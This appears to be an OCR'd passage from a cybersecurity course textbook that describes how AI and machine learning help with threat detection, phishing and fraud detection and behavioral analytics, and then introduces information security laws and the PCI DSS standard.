
Artificial Intelligence (AI), and with it, Machine Learning (ML), is an emerging technology in the field of cybersecurity. It is widely adopted by largescale industries such as automation, IT services, manufacturing, production, and finance. AI plays a crucial role in detecting imminent cyber threats by incorporating machine learning as a subset.

Following are different ways that AI and ML safeguard industries from cybersecurity attacks:

- **Password Protection and Authentication:** Password credentials play a critical role in preventing illegitimate access to the organization's or user's data. If credentials are compromised, the reputation of the organization or person could be damaged. Sometimes, traditional face detection and other biometric security measures can also be vulnerable to these credential breaches. Programmers use AI to improve biometric validations and face recognition to thwart such attacks. AI provides the latest models for recognizing an individual's face by tracking key correlations and patterns.
- **Phishing Detection and Prevention:** Phishing is a common method attackers employ to send their payloads via emails. The majority of users cannot figure out which received emails have a malicious attachment or payload. In this case, AI and ML could play a pivotal role in identifying and preventing such phishing attacks. They can scan and identify phishing emails much faster than a human being can. They can also quickly differentiate malicious websites from legitimate websites.
- **Threat Detection:** Machine learning assists companies in detecting cyber-attacks before systems are compromised. Being a part of AI, machine learning constantly keeps admins notified of imminent cyber threats by carrying out logical data analysis. ML allows systems to run its algorithms upon the data being received, then performs deep learning

on the and comprehends the advancements required to ensure the safety of the information systems.


- **Vulnerability Management:** AI and ML-based systems never allow vulnerability to exist for long; they dynamically scan for all types of vulnerabilities and alert the admins before the system is exploited. They can also provide the attacker's information and the patterns used to perform the attack. These AI- and ML-based systems can also forecast how and when a vulnerability exploitation might occur.
- **Behavioral Analytics:** Another notable security improvement by artificial intelligence is "Behavioral Analytics." Attackers who have stolen the credentials of a legitimate user can perform malicious activities on the organization's network; such attempts are difficult to detect and thwart. Here, AI with ML generates specific user patterns based on their regular usage. AI software instantly alerts the admin if it detects any suspicious activity or deviation in regular usage.
- **Network Security:** Two significant factors of network security are generating comprehensive security policies and mapping an enterprise's network topology. Unfortunately, both of these factors are time-consuming. Therefore, administrators are adopting AI to enhance this operation; it can carry out the network traffic analysis and propose efficient security policies by default.
- **AI-based Antivirus:** Traditional antivirus tools perform file scanning on the organization's networks to check if any signatures match those of known viruses or malware. The issue with this is that antivirus tools must be updated when the user wants to scan for new malware or viruses. Updating is time-consuming, and new deployment often takes a certain amount of time. To overcome these issues, organizations employ AI-based antiviruses, which use anomaly detection to understand programs' behavior. AI-based antivirus detects suspicious program behavior instead of matching signatures for viruses.
- **Fraud Detection:** AI and ML algorithms carry out anomaly detection to identify payment inconsistencies and fraudulent transactions. They also perform automated pattern discovery across different transactions. ML can easily differentiate between authentic and illegitimate transactions and blocks fraudulent transactions.
- **Botnet Detection:** Botnets can bypass the Intrusion Detection System (IDS) by leveraging its ineffectiveness in matching signatures. Botnets can be embedded using a highly sophisticated code that makes them untraceable by traditional IDS implementations. Hence, security professionals use AI and ML algorithms that alert about the suspicious behavior of a network and detect unauthorized intrusions.
- **AI to Combat AI Threats:** Attackers can also leverage AI technology to make their way into an organization's network; such cyber threats must be detected immediately. AI software can detect such imminent AI-augmented attacks before the network is compromised.



LO#06: Explain the Importance of Applicable Security Laws and Standards

Information Security Laws and Standards

Laws are a system of rules and guidelines that are enforced by a particular country or community to govern behavior. A Standard is a "document established by consensus and approved by a recognized body that provides, for common and repeated use, rules, guidelines, or characteristics for activities or their results, aimed at the achievement of the optimum degree of order in a given context." This section deals with the various laws and standards dealing with information security in different countries.



Payment Card Industry Data Security Standard (PCI DSS)

- The Payment Card Industry Data Security Standard (PCI DSS) is a proprietary **information security standard for organizations** that handle cardholder information for major debit, credit, prepaid, e-purse, ATM, and POS cards
- PCI DSS **applies to all entities involved in payment card processing** — including merchants, processors, acquirers, issuers, and service providers, as well as all other entities that store, process, or transmit cardholder data

PCI Data Security Standard — High Level Overview

Build and Maintain a Secure Network	**Implement Strong Access Control Measures**
Protect Cardholder Data	**Regularly Monitor and Test Networks**
Maintain a Vulnerability Management Program	**Maintain an Information Security Policy**


https://www.pcisecuritystandards.org

Failure to meet the PCI DSS requirements may result in fines or the termination of payment card processing privileges

Payment Card Industry Data Security Standard (PCI DSS)

Source: *https://www.pcisecuritystandards.org*

